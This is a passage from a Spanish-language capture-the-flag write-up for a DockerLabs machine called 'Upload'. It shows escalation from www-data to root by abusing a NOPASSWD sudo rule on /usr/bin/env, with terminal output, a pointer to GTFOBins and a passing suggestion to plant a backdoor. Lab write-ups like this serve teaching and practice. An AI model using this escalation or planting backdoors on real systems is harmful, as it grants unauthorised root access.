


```
root@Pandora: /usr/share/webshells/php
Archivo Acciones Editar Vista Ayuda
www-data@02f43a2251ef:/$ sudo -l
Matching Defaults entries for www-data on 02f43a2251ef:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 02f43a2251ef:
    (root) NOPASSWD: /usr/bin/env
www-data@02f43a2251ef:/$
```

Y pues hemos encontrado que el usuario www-data puede ejecutar el comando /usr/bin/env como root sin necesidad de contraseña.

Ahora lo que debemos hacer es conseguir ese acceso conociendo esta puerta.



```
root@Pandora: /usr/share/webshells/php
Archivo Acciones Editar Vista Ayuda
www-data@02f43a2251ef:/$ sudo -l
Matching Defaults entries for www-data on 02f43a2251ef:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/sbin\:/bin\:/snap/bin,
    use_pty


User www-data may run the following commands on 02f43a2251ef:
    (root) NOPASSWD: /usr/bin/env
www-data@02f43a2251ef:/$ sudo /usr/bin/env /bin/bash
(root) NOPASSWD: /usr/bin/env /bin/bash
```

Escribimos `sudo /usr/bin/env /bin/bash`, este comando ejecuta el shell /bin/bash con privilegios de superusuario. Te proporciona una sesión de bash como root.

También hay en internet un recurso que se llama <https://gtfobins.github.io/> donde se encuentra una lista seleccionada de binarios y scripts. Los cuales se pueden utilizar de acuerdo a el sistema mal configurado, como en este caso es adquirir sudo con env

Aca se encuentra bastantes listados

Writeup - Maquina: Upload




The screenshot shows the GTFOBins website in a browser. The page title is "GTFOBins" with a star icon and "11,514" stars. The main text describes GTFOBins as a curated list of Unix binaries that can be used to bypass local security restrictions. It mentions that the project collects legitimate functions of Unix binaries that can be abused to get the task break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks. It also notes that this is not a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available. The website is a collaborative project created by Emilio Pinna and Andrea Cardaci, where everyone can contribute with additional binaries and techniques. If you are looking for Windows binaries you should visit LOLBAS.

Below the text, there are several filter buttons: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. A search bar below these buttons contains the text "Search among 390 binaries: <binary> +<function> ...".

At the bottom, there are two tabs: "Binary" and "Functions". The "Binary" tab is selected, showing a list of binaries. The first binary listed is "Zz".

Porque escogí este comando `sudo /usr/bin/env /bin/bash`, pues bueno si teníamos acceso a `env` lo que podía hacer era decirle que me ejecute un `Bash` y como tenía permisos de `root` pues este tendría los mismo y así fue como obtuvimos `root`.



```
root@02f43a2251ef: /  
Archivo Acciones Editar Vista Ayuda  
www-data@02f43a2251ef:/$ sudo -l  
Matching Defaults entries for www-data on 02f43a2251ef:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin  
\:/sbin\:/bin\:/snap/bin,  
use_pty  
/home/cyberdark/dockerlabs/upload  
User www-data may run the following commands on 02f43a2251ef:  
(root) NOPASSWD: /usr/bin/env  
www-data@02f43a2251ef:/$ sudo /usr/bin/env /bin/bash  
root@02f43a2251ef:/# whoami  
root  
root@02f43a2251ef:/# sudo -l  
Matching Defaults entries for root on 02f43a2251ef:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin  
\:/sbin\:/bin\:/snap/bin,  
use_pty  
User root may run the following commands on 02f43a2251ef:  
(ALL : ALL) ALL  
root@02f43a2251ef:/#
```

Ya de ahí lo demás es lo que se quiera hacer, crear un backdoor etc. (lo dejo a su imaginación)

Writeup - Maquina: Upload

Pero tengan en cuenta que esto no se trata de ejecutar comandos, copiar y pegar esto se trata de entender como funcionan y como puedes mejorarlo, mi recomendación es que lean, lean bastante, realicen pruebas, (dañen MV de su entorno) no se frustren si no la pueden sacar a la primera, este mundo es super demandante en cuanto a tiempo y disciplina, sean constantes.

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

<https://github.com/Cyberdark-Security/>